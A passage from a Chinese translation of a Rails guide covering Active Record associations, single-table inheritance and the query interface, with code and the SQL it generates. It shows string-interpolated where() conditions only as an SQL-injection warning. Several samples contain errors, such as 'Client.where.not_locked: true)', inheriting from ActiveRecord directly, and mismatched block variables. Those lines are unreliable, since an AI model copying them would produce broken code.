如果使用 `readonly`，通过关联获取的对象是只读的。

6.4.4.3.9 select

`select` 方法用于覆盖检索关联对象数据的 SQL SELECT 子句。默认情况下，Rails 检索所有列。

6.4.4.3.10 distinct

`distinct` 方法用于删除集合中重复的对象。

6.4.4.4 什么时候保存对象

把对象赋值给 `has_and_belongs_to_many` 关联时，会自动保存对象（因为要更新外键）。如果一次赋值多个对象，所有对象都会自动保存。

如果由于无法通过验证而导致保存失败，赋值语句返回 `false`，赋值操作会取消。

如果父对象（`has_and_belongs_to_many` 关联声明所在的模型）没保存（`new_record?` 方法返回 `true`），那么子对象也不会保存。只有保存了父对象，才会保存子对象。

如果赋值给 `has_and_belongs_to_many` 关联时不想保存对象，使用 `collection.build` 方法。

6.4.5 关联回调

普通回调会介入 Active Record 对象的生命周期，在多个时刻处理对象。例如，可以使用 `:before_save` 回调在保存对象之前处理对象。

关联回调和普通回调差不多，只不过由集合生命周期中的事件触发。关联回调有四种：

- `before_add`
- `after_add`
- `before_remove`
- `after_remove`

关联回调在声明关联时定义。例如：

```
class Author < ApplicationRecord
```

```

has_many :books, before_add: :check_credit_limit

def check_credit_limit(book)
  ...
end

```

Rails 会把要添加或删除的对象传入回调。

同一事件可以触发多个回调，多个回调使用数组指定：

```

class Author < ActiveRecord
  has_many :books,
    before_add: [:check_credit_limit, :calculate_shipping_charges]

  def check_credit_limit(book)
    ...
  end

  def calculate_shipping_charges(book)
    ...
  end
end

```

如果 `before_add` 回调抛出异常，不会把对象添加到集合中。类似地，如果 `before_remove` 抛出异常，对象不会从集合中删除。

6.4.6 关联扩展

Rails 基于关联代理对象自动创建的功能是死的，可以通过匿名模块、新的查找方法、创建对象的方法等进行扩展。例如：

```

class Author < ActiveRecord
  has_many :books do
    def find_by_book_prefix(book_number)
      find_by(category_id: book_number[0..2])
    end
  end
end

```

如果扩展要在多个关联中使用，可以将其写入具名扩展模块。例如：

```

module FindRecentExtension
  def find_recent
    where("created_at > ?", 5.days.ago)
  end
end

class Author < ActiveRecord
  has_many :books, -> { extending FindRecentExtension }
end

class Supplier < ActiveRecord

```

```
has_many :deliveries, -> { extending FindRecentExtension }
end
```

在扩展中可以使用如下 `proxy_association` 方法的三个属性获取关联代理的内部信息：

- `proxy_association.owner`: 返回关联所属的对象；
- `proxy_association.reflection`: 返回描述关联的反射对象；
- `proxy_association.target`: 返回 `belongs_to` 或 `has_one` 关联的关联对象，或者 `has_many` 或 `has_and_belongs_to_many` 关联的关联对象集合；

6.5 单表继承

有时可能想在不同的模型中共用相同的字段和行为。假如有 Car、Motorcycle 和 Bicycle 三个模型，我们想在它们中共用 `color` 和 `price` 字段，但是各自的具体行为不同，而且使用不同的控制器。

在 Rails 中实现这一需求非常简单。首先，生成基模型 Vehicle：

```
$ rails generate model vehicle type:string color:string price:decimal{10,2}
```

注意到了吗，我们添加了一个“type”字段？既然所有模型都保存在这一个数据库表中，Rails 会把保存的模型名存储在这一列中。对这个例子来说，“type”字段的值可能是“Car”、“Motorcycle”或“Bicycle”。如果表中没有“type”字段，单表继承无法工作。

然后，生成三个模型，都继承自 Vehicle。为此，可以使用 `parent=PARENT` 选项。这样，生成的模型继承指定的父模型，而且不生成对应的迁移（因为表已经存在）。

例如，生成 Car 模型的命令是：

```
$ rails generate model car --parent=Vehicle
```

生成的模型如下：

```
class Car < Vehicle
end
```

这意味着，添加到 Vehicle 中的所有行为在 Car 中都可用，例如关联、公开方法，等等。

创建一辆汽车，相应的记录保存在 `vehicles` 表中，而且 `type` 字段的值是“Car”：

```
Car.create(color: 'Red', price: 10000)
```

对应的 SQL 如下：

```
INSERT INTO "vehicles" ("type", "color", "price") VALUES ('Car', 'Red', 10000)
```

查询汽车记录时只会搜索此类车辆：

```
Car.all
```

执行的查询如下：

```
SELECT "vehicles".* FROM "vehicles" WHERE "vehicles"."type" IN ('Car')
```


第 7 章 Active Record 查询接口

本文介绍使用 Active Record 从数据库中检索数据的不同方法。

读完本文后，您将学到：

- 如何使用各种方法和条件查找记录；
- 如何指定所查找记录的排序方式、想要检索的属性、分组方式和其他特性；
- 如何使用预先加载以减少数据检索所需的数据库查询的数量；
- 如何使用动态查找方法；
- 如何通过方法链来连续使用多个 Active Record 方法；
- 如何检查某个记录是否存在；
- 如何在 Active Record 模型上做各种计算；
- 如何在关联上执行 EXPLAIN 命令。

如果你习惯直接使用 SQL 来查找数据库记录，那么你通常会发现 Rails 为执行相同操作提供了更好的方式。在大多数情况下，Active Record 使你无需使用 SQL。

本文中的示例代码会用到下面的一个或多个模型：

提示

除非另有说明，下面所有模型都使用 `id` 作为主键。

```
class Client < ActiveRecord::Base
  has_one :address
  has_many :orders
  has_and_belongs_to_many :roles
end

class Address < ActiveRecord::Base
  belongs_to :client
end

class Order < ActiveRecord::Base
  belongs_to :client, counter_cache: true
```

```
end

class Role < ActiveRecord
  has_and_belongs_to_many :clients
end
```

Active Record 会为你执行数据库查询，它和大多数数据库系统兼容，包括 MySQL、MariaDB、PostgreSQL 和 SQLite。不管使用哪个数据库系统，Active Record 方法的用法总是相同的。

7.1 从数据库中检索对象

Active Record 提供了几个用于从数据库中检索对象的查找方法。查找方法接受参数并执行指定的数据库查询，使我们无需直接编写 SQL。

下面列出这些查找方法：

- `find`
- `create_with`
- `distinct`
- `eager_load`
- `extending`
- `from`
- `group`
- `having`
- `includes`
- `joins`
- `left_outer_joins`
- `limit`
- `lock`
- `none`
- `offset`
- `order`
- `preload`
- `readonly`
- `references`
- `reorder`
- `reverse_order`
- `select`
- `where`

返回集合的查找方法，如 `where` 和 `group`，返回一个 `ActiveRecord::Relation` 实例。查找单个记录的方法，如 `find` 和 `first`，返回相应模型的一个实例。

`Model.find(options)` 执行的主要操作可以概括为：

- 把提供的选项转换为等价的 SQL 查询。
- 触发 SQL 查询并从数据库中检索对应的结果。
- 为每个查询结果实例化对应的模型对象。
- 当存在回调时，先调用 `after_find` 回调再调用 `after_initialize` 回调。

7.1.1 检索单个对象

Active Record 为检索单个对象提供了几个不同的方法。

7.1.1.1 `find` 方法

可以使用 `find` 方法检索指定主键对应的对象，指定主键时可以使用多个选项。例如：

```
# 查找主键 (ID) 为 10 的客户
client = Client.find(10)
# => #<Client id: 10, first_name: "Ryan">
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients WHERE (clients.id = 10) LIMIT 1
```

如果没有找到匹配的记录，`find` 方法抛出 `ActiveRecord::RecordNotFound` 异常。

还可以使用 `find` 方法查询多个对象，方法是调用 `find` 方法并传入主键构成的数组。返回值是包含所提供的主键的所有匹配记录的数组。例如：

```
# 查找主键为 1 和 10 的客户
client = Client.find([1, 10]) # Or even Client.find(1, 10)
# => [#<Client id: 1, first_name: "Lifo">, #<Client id: 10, first_name: "Ryan">]
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients WHERE (clients.id IN (1,10))
```

提醒

如果所提供的主键都没有匹配记录，那么 `find` 方法会抛出 `ActiveRecord::RecordNotFound` 异常。

7.1.1.2 `take` 方法

`take` 方法检索一条记录而不考虑排序。例如：

```
client = Client.take
# => #<Client id: 1, first_name: "Lifo">
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients LIMIT 1
```

如果没有找到记录，`take` 方法返回 `nil`，而不抛出异常。

`take` 方法接受数字作为参数，并返回不超过指定数量的查询结果。例如：

```
client = Client.take(2)
# => [
#   #<Client id: 1, first_name: "Lifo">,
#   #<Client id: 220, first_name: "Sara">
# ]
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients LIMIT 2
```

`take!` 方法的行为和 `take` 方法类似，区别在于如果没有找到匹配的记录，`take!` 方法抛出 `ActiveRecord::RecordNotFound` 异常。

提示

对于不同的数据库引擎，`take` 方法检索的记录可能不一样。

7.1.1.3 `first` 方法

`first` 方法默认查找按主键排序的第一条记录。例如：

```
client = Client.first
# => #<Client id: 1, first_name: "Lifo">
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 1
```

如果没有找到匹配的记录，`first` 方法返回 `nil`，而不抛出异常。

如果默认作用域（请参阅 7.14.3 节）包含排序方法，`first` 方法会返回按照这个顺序排序的第一条记录。

`first` 方法接受数字作为参数，并返回不超过指定数量的查询结果。例如：

```
client = Client.first(3)
# => [
#   #<Client id: 1, first_name: "Lifo">,
#   #<Client id: 2, first_name: "Fifo">,
#   #<Client id: 3, first_name: "Filo">
# ]
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 3
```

对于使用 `order` 排序的集合，`first` 方法返回按照指定属性排序的第一条记录。例如：

```
client = Client.order(:first_name).first
# => #<Client id: 2, first_name: "Fifo">
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients ORDER BY clients.first_name ASC LIMIT 1
```

`first!` 方法的行为和 `first` 方法类似，区别在于如果没有找到匹配的记录，`first!` 方法会抛出 `ActiveRecord::RecordNotFound` 异常。

7.1.1.4 `last` 方法

`last` 方法默认查找按主键排序的最后一条记录。例如：

```
client = Client.last
# => #<Client id: 221, first_name: "Russel">
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

如果没有找到匹配的记录，`last` 方法返回 `nil`，而不抛出异常。

如果默认作用域（请参阅 7.14.3 节）包含排序方法，`last` 方法会返回按照这个顺序排序的最后一条记录。

`last` 方法接受数字作为参数，并返回不超过指定数量的查询结果。例如：

```
client = Client.last(3)
# => [
#   #<Client id: 219, first_name: "James">,
#   #<Client id: 220, first_name: "Sara">,
#   #<Client id: 221, first_name: "Russel">
# ]
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 3
```

对于使用 `order` 排序的集合，`last` 方法返回按照指定属性排序的最后一条记录。例如：

```
client = Client.order(:first_name).last
# => #<Client id: 220, first_name: "Sara">
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients ORDER BY clients.first_name DESC LIMIT 1
```

`last!` 方法的行为和 `last` 方法类似，区别在于如果没有找到匹配的记录，`last!` 方法会抛出 `ActiveRecord::RecordNotFound` 异常。

7.1.1.5 `find_by` 方法

`find_by` 方法查找匹配指定条件的第一条记录。例如：

```
Client.find_by first_name: 'Lifo'
# => #<Client id: 1, first_name: "Lifo">

Client.find_by first_name: 'Jon'
# => nil
```

上面的代码等价于：

```
Client.where(first_name: 'Lifo').take
```

和上面的代码等价的 SQL 是：

```
SELECT * FROM clients WHERE (clients.first_name = 'Lifo') LIMIT 1
```

`find_by!` 方法的行为和 `find_by` 方法类似，区别在于如果没有找到匹配的记录，`find_by!` 方法会抛出 `ActiveRecord::RecordNotFound` 异常。例如：

```
Client.find_by! first_name: 'does not exist'  
# => ActiveRecord::RecordNotFound
```

上面的代码等价于：

```
Client.where(first_name: 'does not exist').take!
```

7.1.2 批量检索多个对象

我们常常需要遍历大量记录，例如向大量用户发送时事通讯、导出数据等。

处理这类问题的方法看起来可能很简单：

```
# 如果表中记录很多，可能消耗大量内存  
User.all.each do |user|  
  NewsMailer.weekly(user).deliver_now  
end
```

但随着数据表越来越大，这种方法越来越行不通，因为 `User.all.each` 会使 Active Record 一次性取回整个数据表，为每条记录创建模型对象，并把整个模型对象数组保存在内存中。事实上，如果我们有大量记录，整个模型对象数组需要占用的空间可能会超过可用的内存容量。

Rails 提供了两种方法来解决这个问题，两种方法都是把整个记录分成多个对内存友好的批处理。第一种方法是通过 `find_each` 方法每次检索一批记录，然后逐一把每条记录作为模型传入块。第二种方法是通过 `find_in_batches` 方法每次检索一批记录，然后把这批记录整个作为模型数组传入块。

提示

`find_each` 和 `find_in_batches` 方法用于大量记录的批处理，这些记录数量很大以至于不适合一次性保存在内存中。如果只需要循环 1000 条记录，那么应该首选常规的 `find` 方法。

7.1.2.1 `find_each` 方法

`find_each` 方法批量检索记录，然后逐一把每条记录作为模型传入块。在下面的例子中，`find_each` 方法取回 1000 条记录，然后逐一把每条记录作为模型传入块。

```
User.find_each do |user|  
  NewsMailer.weekly(user).deliver_now  
end
```

这一过程会不断重复，直到处理完所有记录。

如前所述，`find_each` 能处理模型类，此外它还能处理关系：

```
User.where(weekly_subscriber: true).find_each do |user|
```

```
  NewsMailer.weekly(user).deliver_now
end
```

前提是关系不能有顺序，因为这个方法在迭代时有既定的顺序。

如果接收者定义了顺序，具体行为取决于 `config.active_record.error_on_ignored_order` 旗标。设为 `true` 时，抛出 `ArgumentError` 异常，否则忽略顺序，发出提醒（这是默认设置）。这一行为可使用 `:error_on_ignore` 选项覆盖，详情参见下文。

`:batch_size`

`:batch_size` 选项用于指明批量检索记录时一次检索多少条记录。例如，一次检索 5000 条记录：

```
User.find_each(batch_size: 5000) do |user|
  NewsMailer.weekly(user).deliver_now
end
```

`:start`

记录默认是按主键的升序方式取回的，这里的主键必须是整数。`:start` 选项用于配置想要取回的记录序列的第一个 ID，比这个 ID 小的记录都不会取回。这个选项有时候很有用，例如当需要恢复之前中断的批处理时，只需从最后一个取回的记录之后开始继续处理即可。

下面的例子把时事通讯发送给主键从 2000 开始的用户：

```
User.find_each(start: 2000) do |user|
  NewsMailer.weekly(user).deliver_now
end
```

`:finish`

和 `:start` 选项类似，`:finish` 选项用于配置想要取回的记录序列的最后一个 ID，比这个 ID 大的记录都不会取回。这个选项有时候很有用，例如可以通过配置 `:start` 和 `:finish` 选项指明想要批处理的子记录集。

下面的例子把时事通讯发送给主键从 2000 到 10000 的用户：

```
User.find_each(start: 2000, finish: 10000) do |user|
  NewsMailer.weekly(user).deliver_now
end
```

另一个例子是使用多个进程（worker）处理同一个进程队列。通过分别配置 `:start` 和 `:finish` 选项可以让每个进程每次都处理 10000 条记录。

`:error_on_ignore`

覆盖应用的配置，指定有顺序的关系是否抛出异常。

7.1.2.2 `find_in_batches` 方法

`find_in_batches` 方法和 `find_each` 方法类似，两者都是批量检索记录。区别在于，`find_in_batches` 方法会把一批记录作为模型数组传入块，而不是像 `find_each` 方法那样逐一把每条记录作为模型传入块。下面的例子每次把 1000 张发票的数组一次性传入块（最后一次传入块的数组中的发票数量可能不到 1000）：

```
# 一次把 1000 张发票组成的数组传给 add_invoices
Invoice.find_in_batches do |invoices|
  export.add_invoices(invoices)
```

```
end
```

如前所述，`find_in_batches` 能处理模型，也能处理关系：

```
Invoice.pending.find_in_batches do |invoice|
  pending_invoices_export.add_invoices(invoices)
end
```

但是关系不能有顺序，因为这个方法在迭代时有既定的顺序。

7.1.2.2.1 `find_in_batches` 方法的选项

`find_in_batches` 方法接受的选项与 `find_each` 方法一样。

7.2 条件查询

`where` 方法用于指明限制返回记录所使用的条件，相当于 SQL 语句的 `WHERE` 部分。条件可以使用字符串、数组或散列指定。

7.2.1 纯字符串条件

可以直接用纯字符串为查找添加条件。例如，`Client.where("orders_count = '2'")` 会查找所有 `orders_count` 字段的值为 2 的客户记录。

提醒

使用纯字符串创建条件存在容易受到 SQL 注入攻击的风险。例如，`Client.where("first_name LIKE '%#{params[:first_name]}%'")` 是不安全的。在下一节中我们会看到，使用数组创建条件是推荐的做法。

7.2.2 数组条件

如果 `Client.where("orders_count = '2'")` 这个例子中的数字是变化的，比如说是从别处传递过来的参数，那么可以像下面这样进行查找：

```
Client.where("orders_count = ?", params[:orders])
```

Active Record 会把第一个参数作为条件字符串，并用之后的其他参数来替换条件字符串中的问号（?）。

我们还可以指定多个条件：

```
Client.where("orders_count = ? AND locked = ?", params[:orders], false)
```

在上面的例子中，第一个问号会被替换为 `params[:orders]` 的值，第二个问号会被替换为 `false` 在 SQL 中对应的值，这个值是什么取决于所使用的数据库适配器。

强烈推荐使用下面这种写法：

```
Client.where("orders_count = ?", params[:orders])
```

而不是：

```
Client.where("orders_count = #{params[:orders]}")
```

原因是出于参数的安全性考虑。把变量直接放入条件字符串会导致变量原封不动地传递给数据库，这意味着即使是恶意用户提交的变量也不会被转义。这样一来，整个数据库就处于风险之中，因为一旦恶意用户发现自己能够滥用数据库，他就可能做任何事情。所以，永远不要把参数直接放入条件字符串。

提示

关于 SQL 注入的危险性的更多介绍，请参阅 [19.7.2 节](#)。

7.2.2.1 条件中的占位符

和问号占位符（?）类似，我们还可以在条件字符串中使用符号占位符，并通过散列提供符号对应的值：

```
Client.where("created_at >= :start_date AND created_at <= :end_date",
  {start_date: params[:start_date], end_date: params[:end_date]})
```

如果条件中有很多变量，那么上面这种写法的可读性更高。

7.2.3 散列条件

Active Record 还允许使用散列条件，以提高条件语句的可读性。使用散列条件时，散列的键指明需要限制的字段，键对应的值指明如何进行限制。

注意

在散列条件中，只能进行相等性、范围和子集检查。

7.2.3.1 相等性条件

```
Client.where(locked: true)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM clients WHERE (clients.locked = 1)
```

其中字段名也可以是字符串：

```
Client.where('locked' => true)
```

对于 `belongs_to` 关联来说，如果使用 Active Record 对象作为值，就可以使用关联键来指定模型。这种方法也适用于多态关联。

```
Article.where(author: author)
Author.joins(:articles).where(articles: { author: author })
```

注意

相等性条件中的值不能是符号。例如，`Client.where(status: :active)` 这种写法是错误的。

7.2.3.2 范围条件

```
Client.where(created_at: (Time.now.midnight - 1.day)..Time.now.midnight)
```

上面的代码会使用 BETWEEN SQL 表达式查找所有昨天创建的客户记录：

```
SELECT * FROM clients WHERE (clients.created_at BETWEEN '2008-12-21 00:00:00' AND '2008-12-22 00:00:00')
```

这是 7.2.2 节中那个示例代码的更简短的写法。

7.2.3.3 子集条件

要想用 IN 表达式来查找记录，可以在散列条件中使用数组：

```
Client.where(orders_count: [1,3,5])
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM clients WHERE (clients.orders_count IN (1,3,5))
```

7.2.4 NOT 条件

可以用 where.not 创建 NOT SQL 查询：

```
Client.where.not_locked: true)
```

也就是说，先调用没有参数的 where 方法，然后马上链式调用 not 方法，就可以生成这个查询。上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM clients WHERE (clients.locked != 1)
```

7.3 排序

要想按特定顺序从数据库中检索记录，可以使用 order 方法。

例如，如果想按 created_at 字段的升序方式取回记录：

```
Client.order(:created_at)  
# 或  
Client.order("created_at")
```

还可以使用 ASC（升序）或 DESC（降序）指定排序方式：

```
Client.order(created_at: :desc)  
# 或  
Client.order(created_at: :asc)  
# 或  
Client.order("created_at DESC")  
# 或  
Client.order("created_at ASC")
```

或按多个字段排序：

```
Client.order(orders_count: :asc, created_at: :desc)
```

```
# 或
Client.order(:orders_count, created_at: :desc)
# 或
Client.order("orders_count ASC, created_at DESC")
# 或
Client.order("orders_count ASC", "created_at DESC")
```

如果多次调用 `order` 方法，后续排序会在第一次排序的基础上进行：

```
Client.order("orders_count ASC").order("created_at DESC")
# SELECT * FROM clients ORDER BY orders_count ASC, created_at DESC
```

提醒

使用 MySQL 5.7.5 及以上版本时，若想从结果集合中选择字段，要使用 `select`、`pluck` 和 `ids` 等方法。如果 `order` 子句中使用的字段不在选择列表中，`order` 方法抛出 `ActiveRecord::StatementInvalid` 异常。从结果集合中选择字段的方法参见下一节。

7.4 选择特定字段

`Model.find` 默认使用 `select *` 从结果集中选择所有字段。

可以使用 `select` 方法从结果集中选择字段的子集。

例如，只选择 `viewable_by` 和 `locked` 字段：

```
Client.select("viewable_by, locked")
```

上面的代码会生成下面的 SQL 语句：

```
SELECT viewable_by, locked FROM clients
```

请注意，上面的代码初始化的模型对象只包含了所选择的字段，这时如果访问这个模型对象未包含的字段就会抛出异常：

```
ActiveModel::MissingAttributeError: missing attribute: <attribute>
```

其中 `<attribute>` 是我们想要访问的字段。`id` 方法不会引发 `ActiveRecord::MissingAttributeError` 异常，因此在使用关联时一定要小心，因为只有当 `id` 方法正常工作时关联才能正常工作。

在查询时如果想让某个字段的同值记录只出现一次，可以使用 `distinct` 方法添加唯一性约束：

```
Client.select(:name).distinct
```

上面的代码会生成下面的 SQL 语句：

```
SELECT DISTINCT name FROM clients
```

唯一性约束在添加之后还可以删除：

```
query = Client.select(:name).distinct
# => 返回无重复的名字

query.distinct(false)
```

```
# => 返回所有名字，即使有重复
```

7.5 限量和偏移量

要想在 `Model.find` 生成的 SQL 语句中使用 `LIMIT` 子句，可以在关联上使用 `limit` 和 `offset` 方法。

`limit` 方法用于指明想要取回的记录数量，`offset` 方法用于指明取回记录时在第一条记录之前要跳过多少条记录。例如：

```
Client.limit(5)
```

上面的代码会返回 5 条客户记录，因为没有使用 `offset` 方法，所以返回的这 5 条记录就是前 5 条记录。生成的 SQL 语句如下：

```
SELECT * FROM clients LIMIT 5
```

如果使用 `offset` 方法：

```
Client.limit(5).offset(30)
```

这时会返回从第 31 条记录开始的 5 条记录。生成的 SQL 语句如下：

```
SELECT * FROM clients LIMIT 5 OFFSET 30
```

7.6 分组

要想在查找方法生成的 SQL 语句中使用 `GROUP BY` 子句，可以使用 `group` 方法。

例如，如果我们想根据订单创建日期查找订单记录：

```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").group("date(created_at)")
```

上面的代码会为数据库中同一天创建的订单创建 `Order` 对象。生成的 SQL 语句如下：

```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
```

7.6.1 分组项目的总数

要想得到一次查询中分组项目的总数，可以在调用 `group` 方法后调用 `count` 方法。

```
Order.group(:status).count
# => { 'awaiting_approval' => 7, 'paid' => 12 }
```

上面的代码会生成下面的 SQL 语句：

```
SELECT COUNT (*) AS count_all, status AS status
FROM "orders"
GROUP BY status
```

7.7 having 方法

SQL 语句用 HAVING 子句指明 GROUP BY 字段的约束条件。要想在 `Model.find` 生成的 SQL 语句中使用 HAVING 子句，可以使用 `having` 方法。例如：

```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").
  group("date(created_at)").having("sum(price) > ?", 100)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
HAVING sum(price) > 100
```

上面的查询会返回每个 Order 对象的日期和总价，查询结果按日期分组并排序，并且总价必须高于 100。

7.8 条件覆盖

7.8.1 unscope 方法

可以使用 `unscope` 方法删除某些条件。例如：

```
Article.where('id > 10').limit(20).order('id asc').unscope(:order)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM articles WHERE id > 10 LIMIT 20

# 没使用 `unscope` 之前的查询
SELECT * FROM articles WHERE id > 10 ORDER BY id asc LIMIT 20
```

还可以使用 `unscope` 方法删除 `where` 方法中的某些条件。例如：

```
Article.where(id: 10, trashed: false).unscope(where: :id)
# SELECT "articles".* FROM "articles" WHERE trashed = 0
```

在关联中使用 `unscope` 方法，会对整个关联造成影响：

```
Article.order('id asc').merge(Article.unscope(:order))
# SELECT "articles".* FROM "articles"
```

7.8.2 only 方法

可以使用 `only` 方法覆盖某些条件。例如：

```
Article.where('id > 10').limit(20).order('id desc').only(:order, :where)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM articles WHERE id > 10 ORDER BY id DESC

# 没使用 `only` 之前的查询
SELECT "articles".* FROM "articles" WHERE (id > 10) ORDER BY id desc LIMIT 20
```

7.8.3 reorder 方法

可以使用 `reorder` 方法覆盖默认作用域中的排序方式。例如：

```
class Article < ActiveRecord
  has_many :comments, -> { order('posted_at DESC') }
end

Article.find(10).comments.reorder('name')
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM articles WHERE id = 10
SELECT * FROM comments WHERE article_id = 10 ORDER BY name
```

如果不使用 `reorder` 方法，那么会生成下面的 SQL 语句：

```
SELECT * FROM articles WHERE id = 10
SELECT * FROM comments WHERE article_id = 10 ORDER BY posted_at DESC
```

7.8.4 reverse_order 方法

可以使用 `reverse_order` 方法反转排序条件。

```
Client.where("orders_count > 10").order(:name).reverse_order
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY name DESC
```

如果查询时没有使用 `order` 方法，那么 `reverse_order` 方法会使查询结果按主键的降序方式排序。

```
Client.where("orders_count > 10").reverse_order
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY clients.id DESC
```

`reverse_order` 方法不接受任何参数。

7.8.5 rewhere 方法

可以使用 `rewhere` 方法覆盖 `where` 方法中指定的条件。例如：

```
Article.where(trashed: true).rewhere(trashed: false)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT * FROM articles WHERE `trashed` = 0
```

如果不使用 `rewhere` 方法而是再次使用 `where` 方法：

```
Article.where(trashed: true).where(trashed: false)
```

会生成下面的 SQL 语句：

```
SELECT * FROM articles WHERE `trashed` = 1 AND `trashed` = 0
```

7.9 空关系

`none` 方法返回可以在链式调用中使用的、不包含任何记录的空关系。在这个空关系上应用后续条件链，会继续生成空关系。对于可能返回零结果、但又需要在链式调用中使用的方法或作用域，可以使用 `none` 方法来提供返回值。

```
Article.none # 返回一个空 Relation 对象，而且不执行查询

# 下面的 visible_articles 方法期待返回一个空 Relation 对象
@articles = current_user.visible_articles.where(name: params[:name])

def visible_articles
  case role
  when 'Country Manager'
    Article.where(country: country)
  when 'Reviewer'
    Article.published
  when 'Bad User'
    Article.none # => 如果这里返回 [] 或 nil，会导致调用方出错
  end
end
```

7.10 只读对象

在关联中使用 Active Record 提供的 `readonly` 方法，可以显式禁止修改任何返回对象。如果尝试修改只读对象，不但不会成功，还会抛出 `ActiveRecord::ReadOnlyRecord` 异常。

```
client = Client.readonly.first
client.visits += 1
client.save
```

在上面的代码中，`client` 被显式设置为只读对象，因此在更新 `client.visits` 的值后调用 `client.save` 会抛出 `ActiveRecord::ReadOnlyRecord` 异常。

7.11 在更新时锁定记录

在数据库中，锁定用于避免更新记录时的条件竞争，并确保原子更新。

Active Record 提供了两种锁定机制：

- 乐观锁定
- 悲观锁定

7.11.1 乐观锁定

乐观锁定允许多个用户访问并编辑同一记录，并假设数据发生冲突的可能性最小。其原理是检查读取记录后是否有其他进程尝试更新记录，如果有就抛出 `ActiveRecord::StaleObjectError` 异常，并忽略该更新。

7.11.1.1 字段的乐观锁定

为了使用乐观锁定，数据表中需要有一个整数类型的 `lock_version` 字段。每次更新记录时，Active Record 都会增加 `lock_version` 字段的值。如果更新请求中 `lock_version` 字段的值比当前数据库中 `lock_version` 字段的值小，更新请求就会失败，并抛出 `ActiveRecord::StaleObjectError` 异常。例如：

```
c1 = Client.find(1)
c2 = Client.find(1)

c1.first_name = "Michael"
c1.save

c2.name = "should fail"
c2.save # 抛出 ActiveRecord::StaleObjectError
```

抛出异常后，我们需要救援异常并处理冲突，或回滚，或合并，或应用其他业务逻辑来解决冲突。

通过设置 `ActiveRecord::Base.lock_optimistically = false` 可以关闭乐观锁定。

可以使用 `ActiveRecord::Base` 提供的 `locking_column` 类属性来覆盖 `lock_version` 字段名：

```
class Client < ApplicationRecord
  self.locking_column = :lock_client_column
end
```

7.11.2 悲观锁定

悲观锁定使用底层数据库提供的锁定机制。在创建关联时使用 `lock` 方法，会在选定字段上生成互斥锁。使用 `lock` 方法的关联通常被包装在事务中，以避免发生死锁。例如：

```
Item.transaction do
  i = Item.lock.first
  i.name = 'Jones'
  i.save!
end
```

对于 MySQL 后端，上面的会话会生成下面的 SQL 语句：

```
SQL (0.2ms)  BEGIN
Item Load (0.3ms)  SELECT * FROM `items` LIMIT 1 FOR UPDATE
Item Update (0.4ms)  UPDATE `items` SET `updated_at` = '2009-02-07 18:05:56', `name` =
'Jones' WHERE `id` = 1
SQL (0.8ms)  COMMIT
```

要想支持其他锁定类型，可以直接传递 SQL 给 `lock` 方法。例如，MySQL 的 `LOCK IN SHARE MODE` 表达式在锁定记录时允许其他查询读取记录，这个表达式可以用作锁定选项：

```
Item.transaction do
  i = Item.lock("LOCK IN SHARE MODE").find(1)
  i.increment!(:views)
end
```

对于已有模型实例，可以启动事务并一次性获取锁：

```
item = Item.first
item.with_lock do
  # 这个块在事务中调用
  # item 已经锁定
  item.increment!(:views)
end
```

7.12 联结表

Active Record 提供了 `joins` 和 `left_outer_joins` 这两个查找方法，用于指明生成的 SQL 语句中的 `JOIN` 子句。其中，`joins` 方法用于 `INNER JOIN` 查询或定制查询，`left_outer_joins` 用于 `LEFT OUTER JOIN` 查询。

7.12.1 joins 方法

`joins` 方法有多种用法。

7.12.1.1 使用字符串 SQL 片段

在 `joins` 方法中可以直接用 SQL 指明 `JOIN` 子句：

```
Author.joins("INNER JOIN posts ON posts.author_id = authors.id AND posts.published = 't'")
```

上面的代码会生成下面的 SQL 语句：

```
SELECT authors.* FROM authors INNER JOIN posts ON posts.author_id = authors.id AND
posts.published = 't'
```

7.12.1.2 使用具名关联数组或散列

使用 `joins` 方法时，Active Record 允许我们使用在模型上定义的关联的名称，作为指明这些关联的 `JOIN` 子句的快捷方式。

例如，假设有 `Category`、`Article`、`Comment`、`Guest` 和 `Tag` 这几个模型：

```
class Category < ActiveRecord
  has_many :articles
end

class Article < ActiveRecord
  belongs_to :category
  has_many :comments
  has_many :tags
end

class Comment < ActiveRecord
  belongs_to :article
  has_one :guest
end

class Guest < ActiveRecord
  belongs_to :comment
end
```

```
class Tag < ActiveRecord
  belongs_to :article
end
```

下面几种用法都会使用 INNER JOIN 生成我们想要的关联查询。

(译者注：原文此处开始出现编号错误，由译者根据内容逻辑关系进行了修正。)

7.12.1.2.1 单个关联的联结

```
Category.joins(:articles)
```

上面的代码会生成下面的 SQL 语句：

```
SELECT categories.* FROM categories
INNER JOIN articles ON articles.category_id = categories.id
```

这个查询的意思是把所有包含了文章的（非空）分类作为一个 Category 对象返回。请注意，如果多篇文章同属于一个分类，那么这个分类会在 Category 对象中出现多次。要想让每个分类只出现一次，可以使用 Category.joins(:articles).distinct。

7.12.1.2.2 多个关联的联结

```
Article.joins(:category, :comments)
```

上面的代码会生成下面的 SQL 语句：

```
